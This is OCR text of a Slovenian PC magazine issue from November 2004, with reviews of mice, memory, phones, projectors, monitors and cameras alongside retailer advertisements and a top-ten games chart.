Podprti video formati:	Windows Media Video (WMV) 7, 8 and 9, MPEG in DVR-MS	**Zaslon:**	3,8-palčni, ločljivost 320 x 240, z blue-EL osvetljen LCD
Podprti avdio formati:	Windows Media Audio (WMA), MP3, WAV	**Teža:**	422,41 gramov z baterijo
Podprti foto formati:	JPEG, PhotoStory	**Dimenzije:**	144 x 80,7 x 27mm
Razmerje signal:šum:	Do 90dB	**Procesor:**	400Mhz Intel XScale
Vmesnik:	USB 2.0 / 1.1	**Pomnilnik:**	64MB RAM, 2MB ROM
Avtonomija baterije:	Do 22 ur neprekinjenega predvajanja zvoka ali do 7 ur neprekinjenega predvajanja videa.	**Dodatki:**	Napajalnik, Li-ionska baterija, torbica, slušalke, kabel USB 2.0, kabla za video in line out, namestitveni CD
Kapaciteta:	20 GB	**Sistemske zahteve:**	Windows XP, 233MHz procesor, 64Mb RAM, USB, 300Mb prostora na disku

Izbor uredništva PCFormat November / 2004

Logitech MX1000 Laser

Zelo natančno zarežite z laserjem skozi podlogo za miško.

Cena 19.850 SIT Proizvajalec Logitech Na spletu www.logtech.com Testiranje omogočil Q-shop, 041 492 093

Pred vami je revolucionaren izdelek podjetja Logitech, najnovejši glodalec MX1000, opremljen z laserskim vodilom in prijetnim pretiravanjem okoli tega, da naj bi bil kar dvajsetkrat natančnejši kot vaša sedanja optična miška. Po značilnostih jo je še najprimerneje primerjati s serijo MX510, njeno ločljivostjo 800 dpi in hitrostjo procesiranja 5,8 megapiksla. Ja, zadeva je skoraj na las podobna MX900, robustna, opremljena z množico gumbov, horizontalnim kolesom in nekaj očitnimi grami preveč. Baterijo je do tri leta mogoče ponovno polniti, na ohišju miške pa se lepo vidi njen trenutni status ali pokazatelj panike. Zadeva je seveda skrajno nastavljiva s programsko opremo, ki jo dobite v paketu, ko je enkrat pravilno nastavljena, pa je zelo spodobno uporabna v vseh preizkušenih aplikacijah, tako projektnih programih CAD kot grafičnih programih, kot je *Photoshop*. Za pravilno delovanje miške bo potrebna dovolj gladka podlaga, čeprav ji najnovejša tehnologija omogoča pravilno delovanje tudi v mačjem peskovniku, če je potrebno. Dejstvo je, da na določenih podlagah miška ne teče tako gladko, kot bi lahko, kar pa ni problem – še vedno ji lahko podnožje oplemenitite s "kotalkami".

MX1000 je najboljša brezžična miška, ki jo tržišče premore, izvrstno se obnese v igrah in brez problema nadomesti MX510, ki velja za eno najboljših mišk za igranje iger. A z majhnimi rokami si kaj veliko ne boste mogli pomagati, glodalec namreč izgleda, kot bi ga kdo natlačil z nedovoljenimi anaboliki. Cena? Recite staršem, da jo potrebujete za šolo..

Zgoraj: Če iščete Miško, potem ste jo pravkar našli.

Polnjenje Baterije se polnijo s hitrim polnilcem

Dodatni gumbi Preklop med aplikacijami in gumba za pomikanje naprej in nazaj

Ostale lastnosti Prikaz polnosti baterije, anatomska oblika

Priključki PS/2, USB

PCF 92%
"Laser sicer ni smrtonosen, je pa zelo natančen."

Novo v Sloveniji
Digitalni fotoaparati

RICOH
Image Communication

Ricoh Caplio RZ1

45.900,-

4.0 MPix tipalo
1,8" LCD zaslon s histogramom
3x optični + 3.6x digitalni zoom
Leča: f: 5.65 – 16.95mm
F: 2.8 (W) – 5.0 (T)
1 cm macro način
6 različnih programov fotografiranja
Čas. neomejeno snemanje AVI filmov
12MB interni spomin + SD reža
USB povezava, barvni pokrovčki

Priloženi barvni pokrovčki!

Ricoh Caplio R1

64.900,-


4.0 MPix tipalo
1,8" LCD zaslon s histogramom
4.8x optični + 3.6x digitalni zoom
Leča: f: 4.6 – 22.2mm, F: 3.3 (W) - 4.8 (T)
Wide zoom, **1 cm macro način**
6 različnih programov fotografiranja
Najhitrejši zagonski čas na svetu - 0.8s
Časovno neomejeno snemanje AVI filmov z zvokom
12MB interni spomin + SD reža
USB povezava, AV izhod

Ricoh Caplio GX

89.900,-

5.0 MPix tipalo
1,8" LCD zaslon s histogramom
3x optični + 4x digitalni zoom
Leča: F: 5.8 - 17.4mm, F: 2.5(W) - 4.3 (T)
Wide Zoom, **1 cm macro način**
Časovno neomejeno snemanje AVI filmov z zvokom, 1,2s hitri zagon
12MB interni spomin + SD reža, USB povezava
AV izhod, 6 programov fotografiranja
Zelo majhna poraba energije (Li-Ion 3.400 fotografij)

PRODAJALCI: Harvey Norman, trgovine Janus Trade, trgovine Big Bang trgovine Spar, Teal, PowerPlus, Mentis, Tech Trade, Rolan.



Airis N813

Cena 15.990 SIT **Na spletu** www.airis-computer.com
Testriranje omogočila TEAL, 03 734 00 70

Predvajalnikov MP3 z vgrajenim pomnilnikom kar noče biti konca, kot je videti. Tokrat smo dobili na test izdelek španskega podjetja Airis, ki je čisto generične sorte in se večinoma ne razlikuje od ostale ponudbe na trgu. Gre za predvajalnik s 128Mb pomnilnika. Koliko skladb boste lahko shranili na tolikšno kapaciteto, je odvisno od tega, v kakšni kvaliteti bodo kodirane, tako da o tem raje ne bi razpredali. Za pohajkovanje po mestu je namreč popolnoma dovolj kvaliteta 64kbps, kar seveda pomeni kar nekaj ur glasbe.

Ima pa N813 nekaj zanimivih dodatnih možnosti. Ena od teh je zaklepanje vsebine pomnilnika. Vsi ostali predvajalniki, ki smo jih doslej testirali, omogočajo samo zaklepanje tipk, to isto stikalo pa ima pri tem predvajalniku še en položaj, kar je seveda uporabno. Še bolj uporaben je pa radijski sprejemnik, ki deluje neodvisno od predvajalnika in visi na samih slušalkah. V bistvu gre torej za čisto simpatičen predvajalnik, pri katerem bi si želeli le dodatne kapacitete, saj je 128Mb danes bolj malo.

PCF 73% "Generičen, a uporaben predvajalnik za primerno ceno."

Crucial Ballistix PC4000 512MB

Ne ubijajte svojega pomnilnika z navijanjem – raje si omislite res hitre module.

Cena Ok. 45.000 SIT Proizvajalec Crucial Na spletu www.crucial.com

Če bi kdaj slišali člane uredništva *PCF*, ko se pogovarjajo o pomnilniku, nas ne bi presenetilo, če bi bili trdno prepričani, da se pogovarjajo o nogometnih formacijah. Neumnosti, kot so 2-2-2 ali 3-3-8 zvenijo zanimivo, a vam ne pomenijo kaj dosti. Če pa spadate med tiste, ki želijo iz svojega sistema iztisniti še zadnji atom moči, pa so lahko te številke pomembne informacije, ki vam lahko ponudijo tisti dodaten odstotek moči, o katerem že tako dolgo sanjate.

Pomnilniški sveti gral so pomnilniški časi 2-2-2: to so časi, ki jim v računalniški spakedranščini pravimo CAS Latency, RAS to CAS delay in RAS Precharge, in so tako nizki, da nižje ne gre. Do nedavnega je bila možnost, da bi se dokopali takega pomnilnika približno enaka možnosti, da na naslovnici PCF ne bi ugledali dobre mačke. Danes pa že vsa podjetja, ki izdelujejo pomnilniške module, na svoje izdelke lepijo nalepke, da gre za pomnilnike z izjemno nizko latenco, ki bi naj veselo tekli pri tako nizkih (ali približno tako nizkih) latencah in se seveda pustili navijati do onemoglosti.

> **NI GA POMNILNIKA, KI BI SE LAHKO KOSAL S CRUCIALOVIM BALLISTIXOM**

Na to zabavo je Crucial prišel dokaj pozno kot prodajni oddelek Microna, enega največjih proizvajalcev pomnilniških modulov na svetu. In ves ta čas nam je Crucial prodajal najrazličnejše vrste standardnih pomnilniških modulov – zdaj pa je začel ponujati module visokega kvalitativnega razreda, ki so jih pompozno poimenovali Ballistix. Ti moduli so bili izbrani kot najboljši in Crucial danes ponuja module DDR1-PC3200/PC4000 in DDR2-533/667.


Za test smo si uspeli izboriti celo modul PC4000, ki je po domače DDR500. Stane le skromna dva tisočaka več kot počasnejši pomnilnik PC3200 – za minimalno razliko v ceni pa dobite huronski poskok v zmogljivosti. Moduli so varno skriti v kovinsko oranžnih hladilnikih in dajejo vtis, da gre za robusten kos opreme, tako da vam gotovo ne bo žal, da ste odšteli nekaj več cvenkov zanj. Pod temi hladilniki se skrivajo moduli Ballistix, označeni kot 4ns. Vsak s poštenim kalkulatorjem (ki ga je dobil poleg vrečke pralnega praška) bo tako ugotovil (in vzneseno razglašal vsem, ki ga bodo imeli voljo poslušati), da gre za pravi pomnilnik DDR500, ne le za napihano izvedbo DDR400, oblečeno v hladilno opremo v upanju, da bo tekel pri taki vrtoglavi hitrosti.

Vse to seveda omogoča tako pošteno navijanje, kot tudi delovanje pri nazivnih hitrostih z izjemno nizkimi latencami. Inicialne nastavitve so bile sicer 2-3-3-8, kar je že tako ali tako več kot solidno, na testu pa nam je uspelo brez vsakršnih težav latenco znižati na 2-2-2-6, celo pri hitrosti DDR433. To je vsekakor impresivno in ne dvomimo, da gre za odličen pomnilnik.

Če ga bo vaš sistem prenesel in če iščete najboljši pomnilnik za vaš PC, preden bo potrebno presedlati na DDR2, ga ni pomnilnika, ki bi se lahko kosal s Crucialovim Ballistixom.

Modul	512Mb
Hitrost	PC4000
Konfiguracija	64Mx64
Napetost	2,8V
Časi	CL=2.5

PCF 78 "Lahko se kosa z najboljšimi in pri njem bomo vztrajali, dokler nas ne odnese plima DDR2."



www.pandasoftware.com/truprevent

Več virusov?
Več groženj?

Potrebujete več zaščite!

Za borbo proti neznanim virusom potrebujete okrepitev vaše protivirusne zaščite!

Nova, ekskluzivna Panda Software TruPrevent tehnologija učinkovito blokira napade neznanih virusov in vsiljivcev!

Izredno nevarni virusi kot so Netsky, MyDoom ali Sobig okužijo tisoče delovnih postaj v izredno kratkem času, v katerem se protivirusne rešitve ne utegnejo posodobiti.

Vaša protivirusna zaščita vas ščiti pred znanimi virusi in škodljivimi kodami, vendar ne pred neznanimi grožnjami, ki se pojavljajo vsakodnevno.

Tehnologija TruPrevent nudi celovito zaščito vaših podatkov pred najnovejšimi grožnjami, ki pretijo z interneta.

TRUPREVENT TECHNOLOGIES

Kompatibilen z vašim obstoječim antivirusom

Najbolj inteligentne tehnologije za borbo proti neznanim virusom in vsiljivcem

Panda Software

Ribera d.o.o., 07/3461-020; res@ribera.si

TECH TRADE

www.techtradecenter.si
tech.trade@siol.net
Tel: 01 / 434 01 08
Fax: 01 / 434 01 09

Verjetno si je marsikdo od Vas že kdaj želel imeti video nadzorno napravo, ki bi bila preprosta za uporabo in kjer bi lahko pregledovali dogajanje kjerkoli ter kadarkoli, dostop pa bi bil mogoč preko interneta!

ZA VIDEO NADZOR STANOVANJSKIH HIŠ IN POSLOVNIH PROSTOROV PRIPOROČAMO VIDEONADZORNO KARTICA GV250-4 (ZA VGRADNJO V RAČUNALNIK):

- priklop za 4 kamere
- snemanje in predvajanje: 16 slič/sek
- ločljivost snemanja 640x480 pik
- kompletna programska oprema
- snemanje samo gibanja
- pregledovanje posnetih materialov po datumu, uri..
- možnost nadzora preko mreže, interneta, modema
- kapaciteta 80GB trdega diska zadostuje za 30 dni!

samo **59.900,-** SIT

GeoVision

VIDEO NADZOR PAKET ZA NADZOR VHODA V STANOVANJE:
(vključuje pci kartico GV250-4, barvno kupolasto kamero, napajanje za kamer, 20m kabla, montažo in predstavitev delovanja programa...že od **99.900,-** SIT

ZAUPANJE JE DOBRO, NADZOR ŠE BOLJŠI!

BREZŽIČNA KAMERA 2,4Ghz...samo **27.900,-** SIT

ZT-803 Barvna brezžična kamera 2,4 Ghz. Omogoča opazovanje dogajanja ter poslušanje do razdalje 100m. Gledanje dogajanja preko TV ekrana ali računalnika (sprejemnik priklopimo na video vhod od TV ekrana). Z snemalnimi karticami pa ima možnost pregledovanja dogajanja in posnetkov preko interneta od kjerkoli ter kadarkoli!

Prestigio Nobile 156
15" sexkon TFT matrika
Ločljivost 1024 x 768
Intel Centrino CeleronM 1,3GHz
256MB DDR delovnega pomnilnika
Intel Extreme do 64 MB pomnilnika
Trdi disk 40GB , CDRW/DVD enota
Zvočna kartica 16bit, optical out
3 x USB2.0,1x Fire Wire IEEE1394,
Vga izhod,Tv izhod,Paralelni port,1rDA
Mrežna 10/100 kartica, 56k fax/modem
1 x PCMCIA Type II, Li-on Baterija
Čitalec kartic SD/MMC,MS
Norton Antivirus 2003

samo **253.000,-** SIT

(OSTALI PRESTIGIO PRENOSNIKI NA WWW.TECHTRADECENTER.SI)

MP3 predvajalnik CN-MP1
Zaradi svoje majhnosti je idealen kot obesek za na ključi Uporablja LCD zaslonček ter ima 128MB spomina. Odlikujejo ga 5 anot v enil Lahko je mp3 predvajalnik,USB FLASH DISK, digitalni diktafon in končno, ima možnost vgradnje spominskih kartic tipa MMC, SD.

različica 128MB...samo 16.100,- SIT
različica 256MB...samo 19.760,- SIT

MODNA OHIŠJA Z 350W NAPAJALNIKI PO SUPER CENAH!
KODA: 22170 OHIŠJE-IVORY...samo 7.490,- SIT , KODA: 22167 OHIŠJE-ČRNO...samo 7.980,- SIT
KODA: 22169 OHIŠJE-SREBRNO.....samo 7.990,- SIT

USB FLASH DISK **128MB**... samo 6.190,-
USB FLASH DISK **256MB**... samo 10.290,-
USB FLASH DISK **512MB**... samo 15.900,-
USB FLASH DISK **1GB**... samo 28.350,-

ZVOČNIKI SUB+WOOFER 980W 2:1+ FM RADIO Zvočni sistem Mercury Vas preseneti z obliko inzvokom. 2.1 prostorski zvok je kakovosten od globokih tonov do srednjih in pri visokih zadovolji s čistostjo zvoka... samo 6.420,- SIT

TV KARTICA Mercury omogoča TV, video snemalnik, zajem slike v visoki ločljivosti, uporaba video konference, poslušanje FM radio, prebiranje teletexta, priložen daljinski upravljalec ... samo 10.790,- SIT

WWW.techtradecenter.si

VSE CENE SO Z DDV!

Dober nakup PCFormat November / 2004

Xpert DVD Maker USB 2.0

Cena 15.990 SIT **Na spletu** www.kworld.com.tw **Testiranje omogočil** TEAL, 03 734 00 70

Ne zgodi se pogosto, da dobimo na test kakšno novo napravo, ki je dejansko izjemno uporabna. Xpert DVD Maker USB 2.0 je točno to, kar pove ime – gre za vmesnik, s katerim lahko računalnik spremenite v snemalnik videa. To seveda omogoča veliko TV kartic, a če takšne kartice ne potrebujete, nakup nekako ni smiseln.

Xpert DVD Maker se priključi preko vrat USB. Namestitev je na testnem računalniku potekala brez težav, vmesnik je pa dobesedno za telebane – če vam ni jasno, kaj naj počnete z njim, ste najverjetneje pravkar prilezli iz morskih globin in ekipa znanstvenikov odkriva, čigav manjkajoči člen ste. DVD Maker omogoča snemanje TV programa, pretvorbo videa AVI v MPEG, urejanje videa (s priloženim *PowerProducerjem DE*) ter zapisovanje rezultatov na optične medije. Vsa od naštetih opravil so približno tako enostavna kot je enostavno snemanje s klasičnim videorekorderjem, računajte pa na to, da boste za igračkanje z videom potrebovali kar precej prostora na trdem disku.

PCF 85 "Izjemno uporabna zadeva, ki je povrhu še enostavna za uporabo."

Dober nakup PCFormat November / 2004

Bellagio AD 2020

Cena 15.900 SIT **Na spletu** www.bellagio-home.com
Testiranje omogočil Power Plus, 01 511 27 27

Predvajalniki DVD z možnostjo predvajanja datotek DivX in XviD niso več nobena novost. Bellagiov izdelek spada v srednji razred tovrstne ponudbe. Iz tega bi lahko sklepali, da ni nič posebnega, a moramo priznati, da ima nekaj prav finih lastnosti. Najbolj izstopa hitro previjanje filmov DivX, ki je daleč najboljše, kar smo ga imeli priložnost videti, saj teče brez zatikanj, predvajanje po previjanju pa je takojšnje. Prav tako izjemno hitro prebere vstavljene diske, tudi zapisane DVD-je z več filmi DivX. Žal, kot večina tovrstnih predvajalnikov, ne podpira formata OGM, ki zaradi kompaktnosti zvočnega zapisa ni redek. V bistvu lahko temu predvajalniku zamerimo samo to, da lahko nanj priključite le stereo zvočnike. Preden zavihate nos ob tem podatku, pa malce dvignite pogled in poglejte, kakšno ceno ima. Še tarnate? Verjetno ne.

PCF 83 "Predvaja vse, kar mu servirate in to počne dobro – za odlično ceno"

Izbor uredništva PCFormat November / 2004

UMTS telefon

Sony Ericsson Z1010

Cena (v paketu) 29.900 SIT Testiranje omogočil Mobitel, 01 472 22 00

Tretja generacija prenosnih telefonov (ali 3G, kakor se zadevščina ljubkovalno in predvsem krajše imenuje) je končno prijurišala v Slovenijo, na velika vrata s storitvijo UMTS. S svojo bliskovito hitrostjo prenosa, ki znaša do 384kb/s prinaša pretok videa v realnem času, videotelefonijo in še kaj. Ekskluzivne vsebine UMTS pri nas zaenkrat zajemajo poročila, kino napovednike, erotične vsebine in še kaj. Izbira ni ravno ogromna, pa še najbolj vroče stvari imajo dodatno tarifo, ampak prepričani smo, da se bo s številom naročnikov popestrila tudi vsebina.

Trenutno širjenje UMTS telefonov pri nas zavirata pokritost oziroma nepokritost naše preljube Kokoške s signalom UMTS. Zaenkrat je s to možnostjo blagoslovljenih dobrih 50 odstotkov Slovencev, številka pa raste iz dneva v dan, tako da bo sčasoma ta problem izhlapel. Zemljevid pokritosti najdete na spletni strani **www.mobitel.si/slo/Ponudba/GSMnarocniki/OMobitelUMTS/Pokritost.asp**.

Aha, živite torej na pravem območju in še vedno ste prepričani, da je ta UMTS prava stvar za vas. Potrebujete samo še pravi telefon. Tukaj končno stopi na sceno Sony Ericssonov mobilni telefon UMTS Z1010. Povemo vam, ta stvar je resnično mrcina. Njegovo 3G poreklo takoj izdata dve vgrajeni kameri, ki sta namenjeni videotelefoniji. Čeprav je tovrstna komunikacija zaradi šuma okolice in vej pod nogami malo nerodna za uporabo na ulici, deluje točno tako, kot bi človek od nje pričakoval. Če vam uspe najti sogovornika, seveda.

Videotelefonija pa ni glavna stvar, ki nas je navdušila pri Z1010. Zverinica podpira Javo, povezljiva je na vse mogoče načine, deluje, jasno, tudi v omrežju GSM, ima fotoaparat z ločljivostjo VGA, zelo jasen TFT zaslon z več kot 65 tisoč barvami, povrhu vsega pa zna celo predvajati datoteke MP3. Da vam glasba, fotografije in video posnetki ne bi prehitro požrli vsega prostora, ima tudi režo za pomnilniške kartice Memory StickDuo (priloženih je 32Mb), tako da je meja samo nebo.

Če ste ob naštevanju vseh teh funkcionalnosti pomislili, da baterija zaradi njih gotovo zelo trpi, naj vas potolažimo. Ob zmerni torturi, ki pomeni redno klicarjenje, igranje iger, UMTS, fotografiranje, predvajanje glasbe in podobno, je baterija živela okoli tri dni, kar je pravzaprav zelo pohvale vredno.

Na otip je Z1010 res malo masiven, ko se zloži, pa brez težav zdrsne v vsak žep. Če ga boste seveda sploh želeli skrivati. Slabih 30 tisočakov, kolikor je aparat imel ceno v študentskem paketu v času pisanja tega članka, za zares vrhunski telefon, ki bo pritegnil vsak pogled, kadar ga boste "nenamerno" pustili na svoji mizi, se nam ne zdi veliko. Vrzite oko še na tabelo s specifikacijami in ostanite hladni, če morete.

Tip telefona	UMTS, GSM 900/1800
Dimenzije	98,5 x 54,5 x 29mm
Teža	144g
Zaslon	TFT, 65 536 barv
Tip baterije	Li-Ion
Dodatne lastnosti	Dve kameri, Java, reža za Memory Stick Duo, predvajanje datotek MP3
Povezljivost	GPRS, WAP, IR, e-mail klient, Bluetooth, USB
Dodatki	Pomnilniška kartica MSD (32Mb), slušalke, kabel USB...

PCF 90% "Lep, (trenutno) poceni in sposoben – idealen spremljevalec, torej."

ASUS Star Ice

Cena 1.400 SIT Testiranje omogočil Power Plus, 01 511 27 27

Testiran hladilnik podjetja ASUS je narejen v obliki stolpa (kar je zadnje čase zelo popularno) in, verjeli ali ne, tehtnica je pokazala, da ima celih 865g. Celotna zadeva je dokaj velika, zato bo v manjših ohišjih ostalo bolj malo prostora, izgleda pa tako, kot da bi kakšnemu letali odpadel motor. Slaba lastnost tega reaktivnega motorja pa se ob padanju očitno ni izgubila – in to je glasnost. Tuli kot sam vrag in naša uboga ušesca, vajena tišine, so se nam prav zasmilila ob tem mučenju. Še dobro, da je priložen regulator vrtljajev, ki se namesti v prosto 3,5-palčno režo in primerno ukroti to zavijajočo zver. Hladi pa seveda dobro. Deluje na principu vroče cevi, kar z drugimi besedami pomeni, da ni standardne oblike, temperatura pa se prenaša na hladilna rebra s pomočjo debelejših bakrenih cevi. Namenjen je vsem novejšim AMD-jevim kakor tudi vsem novejšim Intelovim procesorjem. Ob polnih obratih bi bil primeren za igranje kake letalske simulacije – resnično da bolj "živ" občutek.

PCF 84% "Zelo kvalitetен hladilnik, namenjen ljubiteljem letal in strastnim navijalcem."

SONY VPL-DS100

Sony še naprej cilja na "dostopne" modele.

Cena 244.990 SIT Na spletu www.sony.com Testiranje omogočil CHS, 01 280 66 00

No, če se vam takšen denar zdi dostopna investicija, potem ga imate najverjetneje več kot večina našega uredništva. Sicer pa je bilo posedovanje projektorja za domači kino vedno vprašanje prioritet in ne odrekanja, saj nihče na uredništvu ne pozna osebka, ki bi se odrekal vsakodnevni kavici za to, da bi prihranil denar za nakup projektorja.

Sony VPL-DS100 je letošnji jesenski akcijski model, ki zamenjuje serijo projektorjev, kateri smo pri *PCF* zvesto sledili. Gre za projektor, ki se pri ničemer ne želi izpostaviti, vendar pa prinaša na vsa področja dobro znano Sonyevo kvaliteto. Za projiciranje slike uporablja sistem LCD, o katerem lahko več preberete v zadnjem supertestu projektorjev. Njegova nativna ločljivost je 800 x 600 pik, kar pomeni, da gre za osnovni model v ponudbi. Čeprav je osnoven, pa poseduje model DS100 solidnih 1200 ANSI lumnov svetilnosti in kontrastno razmerje 400:1. Pri polni obremenitvi bo hropel pri povprečnih 36dB, kar pa, zaradi spodobne optike, marsikdo sploh ne bo opazil. Bodo pa po drugi strani vsekakor opazili daljinski krmilnik, ki je ponovno utelešenje Sonyeve miselnosti, ki uspešno spaja preprosto z uporabnim. Kakor so nam znani krmilniki, ki so namenjeni televizorjem ali videorekorderjem in so bili enostavni in pregledni, tako tudi tu ne najdete tipke, za katero ne bi vedeli, kaj počne. Če pa se vam v resnici zatakne, bodo v pomoč odlična navodila, ki vam tudi pojasnijo razlike med določenimi tipi prikdopov in kakšna slika vas posledično čaka.

PCF 77% "Projektor, ki ima eno samo slabost. Uredništvo je videlo, kakšna je slika na projektorjih DLP"

NAJPOPULARNEJŠIH

10 IGER

1

SIMS 2

strategija

2

DOOM 3


streljanka

3

FIFA 2005

simulacija nogometa


4



COLIN MCRAE RALLY 2005

streljanka


5



EVIL GENIUS

strategija

6



ROME TOTAL WAR


strategija

7

NHL 2005

simulacija hokeja

8



TONY HAWK UNDERGROUND 2

športna simulacija

9

FULL SPECTROM WARRIOR

streljanka

10

HARRY POTTER & PRISONER OF AZKABAN

otroška pustolovščina

Po te in vse ostale igre pridi v

BIG BANG mega

LJUBLJANA BTC City
Šmartinska 152, tel: 01/ 587-35-73

LJUBLJANA TC Supernova Rudnik
Jurčkova cesta 228, tel: 01/ 420 25 74

MARIBOR Europark
Pobreška 18, tel: 02/ 320-87-66

SLOVENJ GRADEC
Francetova 16 b, tel: 02/ 883-98-30

CELJE
Bežigrajska 16, tel: 03/ 425-25-57

KOPER TC Supernova
Ankaranska 3a, tel: 05/ 630-65-03

KRANJ
C. Staneta Žagarja 71, tel: 04/ 234-09-19

VELENJE nakupovalni center
N.C. Kidričeva 28, tel: 03/ 897-58-33

MURSKA SOBOTA
BTC-Nemčavci 1d, tel: 02/ 539-12-70

JESENICE
Fužinska c., tel: 04/ 58 36 800

BIG BANG

PTUJ
Novi trg 7, tel: 02/ 771-05-96

POSTOJNA
Titova 10, tel: 05/ 720-49-99

BENQ DV2680

Benq ponuja idealno kombinacijo prikazovanja.

Cena 399.625 SIT Na spletu www.benq.com Testiranje omogočil Avtera, 01 585 34 11

Moramo priznati, na uredništvu se nam dostikrat fino godi. Če je potrebno nositi težke škatle, k temu povabimo vse mimoidoče, glasno povemo, da enakopravnost med spoloma velja vedno in povsod, ko pa na test dobimo fine reči, smo tiho kot miši, da nas Aljoša ne opazi in nam ne naloži novega dela. Tisti dan, ko je na uredništvo prispel DV2680, nismo delali ničesar drugega, kot gledali televizijo.

Koncept je jasen, gre za LCD monitor velikih razsežnosti (govorimo o 26 palcih širine, kar v deželah, ki uporabljajo metrični sistem merjenja, znese dobrih 66cm), ki zmore delovati kot monitor in televizija. Če ga uporabljate kot monitor in imate težave z dioptrijo, boste ljubili DV2680. Velikost na razdalji pol metra namreč ni daleč stran razmerju, kakršnega imate v kinodvoranah. Njegova ločljivost je seveda povsem v širokozaslonskem stilu, saj znaša 1.280 x 768. Pri kontrastu 600:1 vas nenavadna ločljivost ne bo bolela preveč, še posebej ne takrat, ko se boste odločili gledati televizijo. DV2680 ima vgrajeno TV kartico in s sabo tovori daljinski krmilnik, s katerim ga uporabljate kot klasične televizorje. Podpira 99 kanalov in je zaznal vse kanale, ki jih ponuja naš kabelski operater. Seveda, če gledate televizijo z razdalje pol metra, se vam zna zgoditi, da boste morali s premikanjem glave slediti podnapisom. Za najbolj zahtevne uporabnike pa je na voljo način, pri katerem lahko spremljate računalniško in televizijsko sliko hkrati, drugo ob drugi. Resnično, BenQ nas je ta mesec dodobra razvajal in šele pogled na njegovo ceno nas je dokončno zdramil. Cena in Aljoševo vpitje...

Tip	LCD
Ločljivost	1.280 x 768
Razmerje prikaza	16:9
Osvetlitev	600cd/m2
Razmerje kontrasta	600:1
Odzivni čas	16ms
TV sprejemnik	Pal/Secam
Priključki	video, analogna TV antena, kompozitni AV, S-Video, SCART, D-Sub, DVI, komponentni
Zvočniki	2x10W
Teža	17.8kg

PCF 84

"DV2680 je idealen za manjšo sobo, kjer ni prostora za računalnik in televizor"

Pentax Optio 750z

Pentaxov nov digitalni fotoaparat s 7MP ima tako stil kot tudi funkcije. Pa tudi delovanje ni tako slabo...

Cena 164.900 SIT Na spletu www.pentax.com Prodaja Foto Beseničar, 01 280 08 02

Preden smo se prav zavedli, da smo pred letom dni testirali digitalne fotoaparate s komaj 3 ali 4MP, nas je že doletela kruta, a dobrodošla resničnost. Ob koncu leta 2004 predstavljajo standard stilsko prodorni digitalni fotoaparati s 7MP in malim morjem raznovrstnih funkcij. Počasi se že sprašujemo, ali nam bo v kratkem taka napravica skuhala tudi čaj, medtem ko na domačem foto tiskalniku tiskamo fotografije velikosti A3 in več.

No, tale Pentax je v tem trenutku res nekaj posebnega. Visoko ločljivost in dober objektiv dopolnjujeta še dobro oblikovanje in delovanje, posebej všeč pa nam je že znan pristop k razporeditvi nadzornih gumbov na hrbtu. O funkcijah, kot so vgrajeni filtri, ročni, programski in scenski načini fotografiranja, super makro način (ki je v bistvu zmožen izostriti le 2cm oddaljene predmete) bi lahko napisali veliko strani, pa ne bomo. Če ste Pentaxov že vajeni, potem veste, kaj pričakovati. V nasprotnem primeru pa kar na preizkusno vožnjo.

